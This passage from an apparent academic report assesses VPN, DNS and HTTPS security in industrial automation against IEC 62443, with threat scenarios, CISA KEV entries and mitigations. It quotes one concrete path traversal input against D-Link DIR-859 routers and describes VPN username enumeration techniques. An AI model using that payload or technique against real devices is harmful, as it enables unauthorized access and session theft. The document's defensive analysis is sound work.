Compromised Remote Device (Infected Laptop or PC)

Once the VPN is connected, malware on a compromised client device gains direct network-level access to PLCs, HMIs, and SCADA servers within the operational technology (OT) environment. Traditional perimeter defenses, such as firewalls or intrusion detection systems (IDS), may fail to detect this malicious activity because the traffic flows inside an encrypted, trusted tunnel.

Consequences:

- Malware can propagate from the compromised client into PLCs, HMIs, and SCADA servers within the OT network.
- PLCs may be halted, reprogrammed, manipulated, or wiped, causing production outages or unsafe states.
- SCADA servers and engineering systems can be encrypted or disabled by ransomware.

Real-world example: The EKANS ransomware family is known to specifically target industrial control systems, and several documented infections began from compromised remote access pathways where attackers leveraged remote connectivity to reach OT assets.

Stolen VPN Credentials or Certificates

An attacker who obtains valid VPN credentials or certificates—through phishing campaigns, leaked passwords, or theft of a laptop—can authenticate as a legitimate engineer. Once connected, the attacker inherits the same access privileges as the genuine user. Because the VPN traffic is encrypted and properly authenticated, most network defenses classify it as normal traffic.

Consequences:

- The attacker can issue control commands to PLCs or modify automation programs.
- They can implant backdoors, change setpoints, or subtly manipulate process parameters without immediate detection.
- The attacker may pivot from the OT environment into the IT network through the VPN tunnel, expanding the scope of compromise.

Real-world example: This risk resembles the 2021 Oldsmar Water Plant incident, where misuse of remote access credentials allowed an attacker to alter chemical dosing parameters in a municipal water treatment system, creating a potential public safety hazard.

Overexposed Network Access (Lack of Segmentation)

If the VPN configuration grants the engineer's device unrestricted access to the entire plant subnet (for example, the full 192.168.10.0/24 network) rather than limiting access to specific PLCs or services required for the maintenance task, the attack surface increases dramatically. Malware or attackers on the engineer's machine can scan, probe, and interact with any reachable device on that network.

Consequences:

- Unauthorized access to critical devices such as safety PLCs, historian servers, and engineering workstations.
- Leakage of configuration data, process information, or intellectual property.
- Disruption of safety-critical logic, manipulation of process values, or unintended changes to plant behavior.

VPN Gateway Vulnerabilities

VPN routers and firewalls (for example, SCALANCE, FortiGate, or Cisco appliances) run complex firmware that may contain exploitable vulnerabilities. If firmware is outdated or misconfigured, attackers scanning the internet for exposed VPN endpoints can exploit known flaws (such as widely publicized CVEs, including Fortinet CVE-2023-27997) to compromise the gateway itself.

Consequences:

- Attackers may intercept, decrypt, or hijack active VPN sessions.
- They can deploy malware or backdoors directly on the OT gateway, gaining persistent access to the plant network.
- A compromised gateway can be used as a staging point for further attacks on both OT and IT systems.

Username Enumeration Vulnerability

A common implementation flaw in some VPN authentication mechanisms is username enumeration. In this weakness, the VPN server responds differently to invalid usernames than to invalid passwords, allowing an attacker to determine whether a particular username exists.

When an incorrect username is submitted, many VPN implementations send a distinguishable error message, respond with a packet containing a NULL pre-shared key, or fail to respond at all. By observing these differing behaviors, an attacker can test a list of candidate usernames and identify which ones are valid. After discovering one valid username, attackers can often generate additional likely usernames using predictable naming schemes (for example, first letter of the first name concatenated with the full surname).

Consequences:

- Attackers can efficiently build a list of valid VPN accounts without triggering obvious alarms.
- These discovered usernames can then be targeted with password-guessing, credential-stuffing, or phishing campaigns.
- Successful compromise of any of these accounts grants the attacker trusted VPN access into the plant network, amplifying all previously described risks.

2.3.5 CISA Known Exploited Vulnerabilities Catalog

For the benefit of the cybersecurity community and network defenders—and to help every organization better manage vulnerabilities and keep pace with threat activity—the Cybersecurity and Infrastructure Security Agency (CISA) maintains the authoritative source of vulnerabilities that have been exploited in the wild [15]. Organizations should use the Known Exploited Vulnerabilities (KEV) catalog as an input to their vulnerability management prioritization framework.

Key resources include:

- **CISA** – Cybersecurity and Infrastructure Security Agency (Known Exploited Vulnerabilities Catalog) [15]
- **CVE** – Common Vulnerabilities and Exposures [16]
- **CWE** – Common Weakness Enumeration [17]

CVE-2024-8069: Citrix Session Recording Deserialization Vulnerability

CWE-502: Deserialization of Untrusted Data [18]

Product: Citrix Session Recording

Description: Citrix Session Recording contains a deserialization of untrusted data vulnerability that allows limited remote code execution with the privilege of a Network Service account. The attacker must be an authenticated user on the same intranet as the Session Recording server. The product deserializes untrusted data without sufficiently ensuring that the resulting data will be valid.





Figure 2.3: The product deserializes untrusted data without sufficiently ensuring that the resulting data will be valid.

CVE-2024-0769: D-Link DIR-859 Router Path Traversal Vulnerability

CWE-22: Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”) [19]

Product: D-Link DIR-859 Router

Description: D-Link DIR-859 routers contain a path traversal vulnerability in the file `/hedwig.cgi` of the component HTTP POST Request Handler. Manipulation of the argument `service` with the input `../../../../../../htdocs/webinc/getcfg/DHCPS6.BRIDGE-1.xml` allows for the leakage of session data, potentially enabling privilege escalation and unauthorized control of the device. This vulnerability affects legacy D-Link products. All associated hardware revisions have reached their end-of-life (EOL) or end-of-service (EOS) life cycle and should be retired and replaced per vendor instructions. The product uses external input to construct a pathname that is intended to identify a file or directory located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location outside of the restricted directory [19].



CVE-2024-20353: Cisco ASA and FTD Denial of Service Vulnerability

CWE-835: Loop with Unreachable Exit Condition (“Infinite Loop”) [20]

Products: Cisco Adaptive Security Appliance (ASA) and Firepower Threat Defense (FTD)

Description: Cisco ASA and FTD contain an infinite loop vulnerability that can lead to a remote denial-of-service condition. The product contains an iteration or loop with an exit condition that cannot be reached, i.e., an infinite loop.




Figure 2.4: The product contains an iteration or loop with an exit condition that cannot be reached, i.e., an infinite loop.

CVE-2025-20362: Cisco Secure Firewall Missing Authorization Vulnerability

CWE-862: Missing Authorization [21]

Products: Cisco Secure Firewall Adaptive Security Appliance (ASA) and Secure Firewall Threat Defense (FTD)

Description: Cisco Secure Firewall ASA and FTD Software VPN Web Server contain a missing authorization vulnerability. This vulnerability could be chained with CVE-2025-20333. The product does not perform an authorization check when an actor attempts to access a resource or perform an action.

2.3.6 Cybersecurity Incidents Relevant to VPN Networks

Several additional attack mechanisms exploit VPN weaknesses in industrial environments:

- **Cross-Site Scripting (CWE-79):** Attackers can gain access to usernames and passwords through vulnerable web applications [19].
- **Path Traversal (CWE-22):** Attackers can access confidential data through vulnerable applications or software [19].




Figure 2.5: The product does not perform an authorization check when an actor attempts to access a resource or perform an action.

- **Improper Privilege Management (CWE-269):** Attackers can gain higher privileges through products with improper privilege management [22].
- **Authentication Bypass by Spoofing (CWE-290):** Products with weak authentication schemes can be subjected to spoofing attacks [23].

Notable threat actors and incidents:

- **APT41 (Winnti):** Chinese advanced persistent threat group exploiting VPN vulnerabilities in worldwide OT organizations [24].
- **CVE-2024-24919 (Check Point):** Arbitrary file read vulnerability in Check Point VPN gateways discovered on May 31, 2024, with significant global impact [25][26]. This vulnerability was exploited to deploy ShadowPad and Nailaolocker ransomware in European organizations [27][28][29]. Technical analysis reveals sophisticated exploitation techniques [30].

2.3.7 Security Evaluation of VPN Mechanisms Against IEC 62443 Requirements

This section evaluates the contribution of Virtual Private Network (VPN) technologies to the security requirements defined in IEC 62443. The analysis considers inherent security capabilities, identified weaknesses, and recommended mitigation strategies.

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10)

- **Inherent Security Contribution**
VPN gateways support strong authentication for users and devices (X.509 certificates, MFA), enabling unique identities, credential management.
- **Security Weakness**
The malicious access through the VPN is hard to prevent, because the threat actors used stolen credentials.
- **Mitigation Measures**
 - Two-Factor Authentication
 - Segmentation Model (reducing the conduits to minimum number required)

IEC 62443-4-2: Use Control Authorization (CR 2.1 – CR 2.12)

- **Inherent Security Contribution**

VPN policies restrict which users, devices, and subnets may connect, and firewall rules behind the VPN enforce least-privilege access to specific hosts and ports.

- **Security Weakness**

Permissive rules enable lateral movement, violating least-privilege (CR 2.1–2.12).

- **Mitigation Measures**

- Deny-by-default firewall rules
- Regular policy audits

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6)

- **Inherent Security Contribution**

IPsec and TLS VPNs provide cryptographic integrity (ESP encapsulation security payload with authentication, TLS MAC (Message Authentication codes) / AEAD (Authenticated Encryption with Associated Data)).

IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4)

- **Inherent Security Contribution**

VPN tunnels encrypt traffic between endpoints using modern cipher suites.

IEC 62443-3-3: Restricted Data Flow (Network Segmentation Support)

- **Inherent Security Contribution**

A VPN endpoint is treated as a controlled conduit into a security zone; combined with firewall rules, it allows only approved flows between zones while keeping other traffic blocked.

IEC 62443-4-2: Timely Response to Events (Replay & Sequence Protection) (CR 6.1 – CR 6.2)

- **Inherent Security Contribution**

Modern VPN protocols include sequence numbers, anti-replay windows, session timeouts; logging and monitoring of VPN connections enables detection of anomalies.

- **Security Weakness**

Lack of logging misses replays/anomalies (CR 6.1–6.2), delaying detection.

- **Mitigation Measures**

- Continuous VPN log monitoring
- SIEM (Security Information and Event Management system) integration

IEC 62443-4-2: Resource Availability (DoS Resistance) (CR 7.1 – CR 7.4)

- **Inherent Security Contribution**

DoS resistance largely depends on device implementation, rate-limiting, and network infrastructure; protocol security helps avoid some CPU-draining attacks (e.g., from unauthenticated peers), but system-level hardening is still required for full CR 7.x coverage.

- **Security Weakness**

IKE (Internet Key Exchange) floods drain CPU despite protocol protections; each incoming packet requires cryptographic operations before authentication completes, exhausting resources on unhardened devices (CR 7.1–7.4).

- **Mitigation Measures**

- Rate-limiting on IKE throttling
- Upstream DDoS mitigation

IEC 62443-4-2 + IEEE 802.1AR: Unique Device Identity & Secure Provisioning (CR 1.9 + 802.1AR)

- **Inherent Security Contribution**

Certificate-based VPNs give each gateway or client a unique cryptographic identity; using a PKI (Public Key Infrastructure) with secure enrollment and revocation supports secure provisioning and lifecycle management of remote-access devices.

IEC 61784-3: Functional Safety Communication Profile

- **Inherent Security Contribution**

VPNs are transport-layer mechanisms and do not themselves provide safety functions; safety-related protocols specified in IEC 61784-3 may be tunnelled through a VPN, but safety integrity must be ensured by the safety protocol and system design, not by the VPN.

IEC 62443-3-3 & IEC 62443-4-2: Achievable Security Level (SL 0 – SL 4)

- **Inherent Security Contribution**

Correctly configured VPNs with strong cryptography, authentication, logging, and integration into a defence-in-depth architecture help systems reach higher communication-related SLs (typically SL 1–3), while SL 4 also demands stringent organizational, physical, and process controls.

2.4 DNS (Domain Name System)

2.4.1 Structure and Architecture

The Domain Name System (DNS) is a distributed naming service that resolves human-friendly domain names (e.g., `www.thköln.com`) to IP addresses, enabling clients to locate hosts and services on IP networks [31], [32]. DNS is organised hierarchically (root, top-level domains, and delegated authoritative zones) and depends on caching in recursive resolvers to reduce latency and limit repeated upstream queries [31].

2.4.2 OSI-Based Architecture

DNS is an application-layer protocol that uses standard Internet transports and network infrastructure underneath [32].

- **Upper Layers (Application, Presentation, Session):** DNS defines the query/response message structure, resource record (RR) types, and resolution behaviour, including recursive resolution performed by resolvers on behalf of clients [31], [32].

- **Transport and Network Layers:** DNS commonly uses UDP for typical queries and TCP for zone transfers and for cases where reliability or larger responses are required [32]. In modern deployments, DNS can also be transported through encrypted channels such as DNS-over-TLS (DoT) and DNS-over-HTTPS (DoH) [33], [34].
- **Lower Layers (Data Link and Physical):** DNS operates over standard IP networking and therefore inherits the security and availability characteristics of the underlying Ethernet/WiFi and routed infrastructure [31].

2.4.3 Working Principle

DNS resolution proceeds by querying for the required records, following referrals until an authoritative answer is obtained, and caching the result according to its time to live (TTL) [31]. Because caching is fundamental to DNS scalability, any weakness in what a resolver accepts and stores (and for how long) can affect all dependent clients downstream [31].

Messaging Types

From an operational viewpoint, DNS traffic can be grouped into two common messaging categories:

a) Iterative/Recursive Resolution (Lookup)

- **Purpose:** Name resolution for applications and services (web, mail, and OT systems that rely on hostnames).
- **Protocol:** Typically UDP, with TCP used when necessary [32].
- **Model:** Query/Response, with recursion performed by a recursive resolver [31].

b) Administrative DNS (Zone Operations)

- **Purpose:** Authoritative zone distribution and synchronization (e.g., zone transfers).
- **Protocol:** Primarily TCP for reliable transfer [32].
- **Model:** Server-to-server synchronization and operational management.

2.4.4 Caching and Trust Model (Resolver-Centric)

In most environments, clients trust their configured recursive resolver and accept its responses without independently validating origin or integrity [31]. Security therefore depends heavily on resolver-side validation decisions, particularly controls intended to prevent caching of unrelated or outof scope data (commonly discussed under the concept of “bailiwick” constraints) [31].

2.4.5 Cybersecurity Incidents Relevant to DNS Networks

DNS cache poisoning remains a high-impact threat because it can redirect users and systems without changing URLs or application configurations; only the resolver’s cached state must be manipulated. A concrete modern example is CVE-2025-40778 in BIND 9 resolvers, where overly permissive acceptance of unsolicited resource records could allow forged data to be injected into a resolver cache and influence future resolutions [35]. More broadly, campaigns that tamper with DNS resolution demonstrate that name resolution is a practical redirection

layer for phishing and malware delivery, especially in environments where IT and OT share resolver services.

2.4.6 Security Evaluation of DNS Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (FR 1 / CR 1.x)

- **Inherent Security Contribution**

Classic DNS provides no built-in endpoint authentication between client and resolver. However, DoT and DoH authenticate the resolver endpoint via TLS and reduce exposure to on-path manipulation on the client-to-resolver segment [33], [34].

IEC 62443-4-2: Use Control (Authorization) (FR 2 / CR 2.x)

- **Inherent Security Contribution**

Authorization is typically enforced through deployment controls (resolver ACLs, split-horizon design, and network policy), rather than through the DNS protocol itself.

- **Security Weakness**

Exposed recursion or permissive administration increases the attack surface (e.g., open recursion abuse) and can enable misuse of resolver capabilities.

- **Mitigation Measures**

- Restrict recursion to trusted networks and enforce management-plane access control.
- Apply segmentation consistent with IEC 62443 zoning and conduit principles.

IEC 62443-4-2: System Integrity (FR 3)

- **Inherent Security Contribution**

DNSSEC adds data origin authentication and integrity for DNS data by allowing validators to verify signed RRsets [36].

- **Security Weakness**

If validation is not deployed or is misconfigured, resolvers revert to an integrity weak trust model where spoofing and cache poisoning are more feasible.

- **Mitigation Measures**

- Enable DNSSEC validation on recursive resolvers and manage trust anchors correctly [36].

IEC 62443-4-2: Data Confidentiality (FR 4 / CR 4.x)

- **Inherent Security Contribution**

DoT and DoH provide confidentiality for DNS queries and responses on the client-to-resolver path by encrypting DNS within TLS [33], [34].

- **Security Weakness**

Standard UDP/53 DNS provides no confidentiality, so queries, responses, and metadata remain visible on the network.

- **Mitigation Measures**

- Enforce DoT/DoH where feasible, especially across untrusted segments [33], [34].

IEC 62443-3-3: Restricted Data Flow (FR 5 / RDF)

- **Inherent Security Contribution**

DNS services can be placed into dedicated zones (e.g. resolver tier in an IT/OT DMZ) and controlled through firewall rules that limit recursion and zone-transfer exposure.

- **Security Weakness**

DNS is often treated as a shared utility; overly broad access in flat networks amplifies the impact of poisoning and supports lateral movement.

- **Mitigation Measures**

- Segment DNS by function (authoritative vs. recursive) and restrict allowed conduits.
- Monitor resolver egress and anomalous query/response behaviour.

IEC 62443-4-2: Timely Response to Events (FR 6 / TRE)

- **Inherent Security Contribution**

Operational measures such as controlled TTL strategy and rapid cache-flush procedures can reduce the dwell time of poisoned entries [31].

- **Security Weakness**

Long-lived cached entries and slow detection can allow malicious resolutions to persist.

- **Mitigation Measures**

- Alert on sudden resolution changes and maintain runbooks for cache flush and resolver failover.

IEC 62443-4-2: Resource Availability (FR 7 / RA)

- **Inherent Security Contribution**

Availability primarily depends on robust implementations and resilient resolver architecture (redundant resolvers, rate limiting, and monitoring).

- **Security Weakness**

DNS can be degraded via floods, malformed traffic, or amplification abuse, disrupting many dependent services at once.

- **Mitigation Measures**

- Rate limiting, redundancy (including Anycast where applicable), and anomaly detection for query spikes.

IEC 62443-3-3 & IEC 62443-4-2: Achievable Security Level (SL 0 to SL 4)

- **Inherent Security Contribution**

Combining DNSSEC validation (integrity/origin authentication) with protected resolver transports (DoT/DoH) and segmented deployment supports higher assurance communications within a defence-in-depth architecture [33], [34], [36].

- **Security Weakness**

Very high security levels still require governance, rigorous key management (DNSSEC), and operational controls beyond protocol mechanisms.

- **Mitigation Measures**

Implement patch management, logging/monitoring, incident response runbooks, and strict resolver policy enforcement.

2.5 HTTPS

[HTTPS Security in Industrial Automation]Analysis of HTTPS Security and Its Use in Industrial Automation

2.5.1 Working Principle of HTTPS

From HTTP to HTTPS

The Hypertext Transfer Protocol (HTTP) is an application-layer client–server protocol used for structured data exchange over TCP, typically on port 80 [37]. HTTP follows a stateless request–response model: a client sends a request (method, headers, optional body), and the server responds with a status line, headers, and the requested resource.

However, HTTP provides no built-in security. All transmitted data is sent in plaintext, making it vulnerable to eavesdropping, manipulation, and impersonation attacks. In industrial environments, such weaknesses are unacceptable, as manipulated configuration files, control commands, or firmware updates may directly impact operational safety.

To address these limitations, HTTP is combined with Transport Layer Security (TLS), forming HTTPS. Instead of transmitting plaintext messages, HTTP data is encapsulated inside a TLS-encrypted channel [38]. HTTPS typically operates on port 443 and preserves HTTP semantics while securing the transport layer.

Transport Layer Security Architecture

TLS operates between the application and transport layers and provides three fundamental security properties [39]:

- **Confidentiality:** Data is encrypted using symmetric cryptography.

- **Integrity:** Message authentication prevents undetected modification.
- **Authentication:** Servers (and optionally clients) are authenticated using X.509 certificates [40].

TLS uses asymmetric cryptography during the handshake phase to establish shared session keys. After successful key agreement, all application data is protected using symmetric encryption, which ensures both efficiency and security.




Figure 2.6: TLS 1.3 Handshake Process in Industrial HTTPS Communication

TLS 1.2 and TLS 1.3 in Industrial Context

TLS 1.2 and TLS 1.3 are currently the most relevant versions in practice. While TLS 1.3 represents the modern security baseline, TLS 1.2 remains widely deployed in industrial systems due to legacy hardware constraints and long device lifecycles.

Feature	TLS 1.2	TLS 1.3
Handshake Latency	2-RTT	1-RTT
Forward Secrecy	Optional	Mandatory
Key Exchange Methods	RSA, DH, ECDHE	Only ECDHE
Allowed Cipher Suites	Includes legacy options	Only modern AEAD suites
Deprecated Algorithms	CBC, RC4 possible	Removed
Handshake Encryption	Partial	Nearly complete
Misconfiguration Risk	Higher	Reduced
Zero-RTT Support	Not supported	Supported (with limitations)

Table 2.2: Comparison of TLS 1.2 and TLS 1.3 Features

From a security perspective, TLS 1.3 enforces *Perfect Forward Secrecy* (PFS) by default and removes obsolete algorithms. TLS 1.2, in contrast, allows optional forward secrecy and supports legacy cipher suites, which may increase the risk of downgrade attacks or insecure configurations.

In industrial environments, many embedded devices, PLC web servers, and legacy gateways still rely on TLS 1.2 due to firmware limitations. As a result, secure configuration becomes a critical requirement to avoid weak cipher usage or improper certificate validation.

TLS Handshake Process

The TLS handshake establishes cryptographic parameters before secure communication begins. In TLS 1.3, the handshake is optimized to a one-round-trip (1-RTT) process [39]:

1. **ClientHello:** The client proposes supported cipher suites and sends an ephemeral Diffie–Hellman key share.
2. **ServerHello:** The server selects a cipher suite, returns its key share, and provides its digital certificate.
3. **Certificate Verification:** The client validates the server certificate against trusted Certificate Authorities and verifies hostname matching.
4. **Key Derivation:** Both parties derive symmetric session keys.
5. **Encrypted Communication:** All subsequent HTTP data is transmitted as encrypted application data.

TLS 1.2 follows a similar structure but typically requires two round trips and may use RSA-based key exchange, which does not inherently provide forward secrecy. Additionally, parts of the TLS 1.2 handshake remain unencrypted, increasing the attack surface for protocol manipulation.

Security Scope and Limitations

HTTPS secures data in transit between client and server by relying on the Transport Layer Security (TLS) protocol [39]. It prevents eavesdropping, tampering, and server impersonation when proper certificate validation is enforced according to the X.509 Public Key Infrastructure (PKI) model [40]. However, its protection scope is limited strictly to the communication channel.

TLS does not protect:

- DNS resolution processes occurring before the TLS handshake [41, 42],
- compromised endpoints or vulnerable web applications [43],
- availability attacks such as denial-of-service [43].
- insecure device configurations or outdated firmware [44].

Therefore, while HTTPS provides strong transport-layer security, additional measures such as network segmentation, firewall enforcement, certificate lifecycle management, and intrusion detection are required, particularly in industrial operational technology (OT) environments [43, 44].

2.5.2 Industrial Context of HTTPS in Automation

Use of HTTPS in Industrial Environments

The integration of IT technologies into operational technology (OT) has led to widespread adoption of HTTPS within industrial automation [45]. While originally developed for web applications, HTTPS is now commonly used to secure communication between industrial devices, supervisory systems, and cloud services [46].

Typical industrial use cases include:

- **PLC Web Interfaces:** Modern programmable logic controllers provide browser-based configuration and diagnostic interfaces secured via HTTPS.
- **SCADA Dashboards:** Supervisory control and data acquisition (SCADA) systems expose monitoring panels and control endpoints over HTTPS.
- **Remote Maintenance Portals:** Vendors access production systems through secure web gateways protected by TLS.
- **Industrial IoT Gateways:** Edge devices forward process data to cloud platforms using HTTPS-based REST APIs.
- **Firmware and Software Updates:** Secure update mechanisms rely on HTTPS to ensure authenticity and integrity of downloaded packages.
- **OPC UA over HTTPS:** In certain architectures, OPC UA services are encapsulated within HTTPS to integrate securely into IT infrastructures.

Despite its advantages, the industrial deployment of HTTPS differs significantly from classical IT environments. Many production systems operate on long lifecycle devices, often exceeding 10–20 years of service. Legacy Windows-based HMIs or embedded web servers may support only older TLS versions. As a result, HTTPS is often deployed in environments where device hardening, patch management, and certificate lifecycle processes are incomplete or inconsistent [44].

Why HTTPS Alone Is Not Sufficient in OT

Although HTTPS provides strong transport-layer security, it does not eliminate systemic security weaknesses present in industrial networks. Its protection scope is limited to encrypted communication between two endpoints and does not address architectural or operational deficiencies.

Key limitations in OT environments include:

- **Legacy TLS Versions:** Industrial devices frequently rely on TLS 1.2 or deprecated configurations due to firmware constraints, exposing them to downgrade risks and weaker cipher configurations [47, 48].
- **Self-Signed or Weak Certificates:** Many PLCs and HMIs use self-signed certificates without proper trust validation, reducing authentication effectiveness [40].
- **Missing Certificate Lifecycle Management:** Expired certificates often remain undetected in long-running production systems [47].
- **DNS Spoofing Risks:** Since DNS resolution occurs before the TLS handshake, manipulated DNS responses can redirect clients to malicious endpoints [41, 42].

- **Lack of Network Segmentation:** In flat OT networks, encrypted communication does not prevent compromised devices from attacking neighboring systems [44].
- **Endpoint Vulnerabilities:** HTTPS secures data in transit but does not protect against vulnerabilities within embedded web servers or compromised operating systems [43].

Therefore, HTTPS must be combined with additional technical measures such as industrial firewall policies, strict segmentation, certificate management processes, and intrusion detection mechanisms. Transport security alone is insufficient to guarantee secure operation of legacy production systems [44].

Real-World Security Incidents

The following case studies illustrate that HTTPS and TLS-based security can fail when trust models, configurations, or endpoint protections are inadequate.

DigiNotar Certificate Authority Breach (2011)

The DigiNotar incident demonstrated that a compromised Certificate Authority (CA) can undermine the entire HTTPS trust model [49]. Attackers generated fraudulent certificates for high-profile domains such as `google.com`, allowing interception of encrypted traffic.

Industrial relevance: Industrial devices often rely on embedded trust stores and rarely update certificate authorities, increasing long-term exposure.

Equifax Breach and Expired TLS Certificates (2017)

In the Equifax incident, an expired TLS inspection certificate prevented encrypted traffic from being properly monitored for an extended period [50]. During this time, attackers exploited application-layer vulnerabilities without detection.

Industrial relevance: Failure in certificate lifecycle management can disable monitoring mechanisms while maintaining the appearance of encrypted protection.

Siemens PLC Web Server Vulnerability (CVE-2020-15782)

Certain Siemens S7-1200/1500 PLCs were affected by vulnerabilities in their web server implementation [51]. Although communication was secured using HTTPS, attackers exploited memory handling flaws within the device.

Industrial relevance: Encrypted transport does not compensate for insecure endpoint implementations.

DNS Spoofing Attacks Against HTTPS Services

Documented attacks have shown that DNS poisoning can redirect users to malicious HTTPS endpoints [41, 42]. If fraudulent certificates are accepted or validation is weak, traffic interception becomes possible.

Industrial relevance: Compromised DNS infrastructure within factory networks can bypass HTTPS-based trust assumptions.

2.5.3 Security Evaluation of HTTPS Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10)

- **Inherent Security Contribution**

HTTPS provides server authentication via X.509 certificates and optional client certificates to verify endpoints.

- **Security Weakness**

Mutual TLS is not enforced by default, and certificate lifecycle management is typically external to the protocol.

- **Mitigation Measures**

- Enforce mutual TLS (mTLS)
- Centralize PKI and certificate provisioning
- Validate certificates via CRL or OCSP

IEC 62443-4-2: Use Control (Authorization) (CR 2.1 – CR 2.12)

- **Inherent Security Contribution**

HTTPS supports application-layer access control and role enforcement through authenticated sessions.

- **Security Weakness**

No protocol-level RBAC is defined; authorization must be handled at the application layer.

- **Mitigation Measures**

- Implement role-based access control (RBAC)
- Apply the principle of least privilege
- Regularly audit access policies

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6)

- **Inherent Security Contribution**

HTTPS employs AEAD cipher suites and TLS message authentication to ensure data integrity during transmission.

- **Security Weakness**

Protection is limited to data in transit; endpoints may still be compromised.

- **Mitigation Measures**

- Enforce TLS 1.2 or higher (preferably TLS 1.3)
- Harden endpoints and servers
- Use integrity monitoring tools

IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4)

- **Inherent Security Contribution**
HTTPS ensures data confidentiality using strong encryption through TLS cipher suites.
- **Security Weakness**
Does not protect data at rest or metadata; encryption is limited to transit.
- **Mitigation Measures**
 - Use TLS 1.3 for all connections
 - Enable encrypted storage on hosts
 - Apply network segmentation to isolate sensitive flows

IEC 62443-3-3: Restricted Data Flow (Network Segmentation Support)

- **Inherent Security Contribution**
HTTPS traffic over TCP port 443 is compatible with firewall policies and security zoning.
- **Security Weakness**
Does not inherently support zoning or conduit enforcement.
- **Mitigation Measures**
 - Apply IEC 62443 zones and conduits
 - Use L3/L4 firewalls and filtering

IEC 62443-4-2: Replay and Sequence Protection (CR 6.1 – CR 6.2)

- **Inherent Security Contribution**
TLS includes session replay protection and sequence number validation to prevent replay attacks.
- **Security Weakness**
Application-level sequence control is not handled by HTTPS alone.
- **Mitigation Measures**
 - Integrate timestamp checks at application level
 - Implement sequence counters in message handling

IEC 62443-4-2: Resource Availability (DoS Resistance) (CR 7.1 – CR 7.4)

- **Inherent Security Contribution**
HTTPS inherits standard TCP flow and congestion control, providing some resilience against denial-of-service attempts.
- **Security Weakness**
TLS handshakes add overhead, and PLCs or constrained devices may be susceptible to resource exhaustion.
- **Mitigation Measures**
 - Use rate limiting or reverse proxies
 - Deploy IDS/IPS systems
 - Use load balancing or connection offloading

IEC 62443-4-2 + IEEE 802.1AR: Unique Device Identity and Secure Provisioning (CR 1.9 + 802.1AR)

- **Inherent Security Contribution**

HTTPS supports certificate-based device identity tied to X.509 credentials.

- **Security Weakness**

Keys are not hardware-bound unless additional mechanisms (e.g., TPMs) are used.

- **Mitigation Measures**

- Use TPM or DevID for hardware-bound key storage
- Secure private key handling and provisioning

IEC 61784-3: Functional Safety Communication Profile

- **Inherent Security Contribution**

HTTPS is not safety-certified and does not meet SIL requirements.

- **Security Weakness**

Non-deterministic communication patterns prevent real-time safety functions.

- **Mitigation Measures**

- Use protocols like PROFI-safe or CIP Safety for functional safety layers

IEC 62443-3-3 & 62443-4-2: Achievable Security Level (SL 0 to SL 4)

- **Inherent Security Contribution**

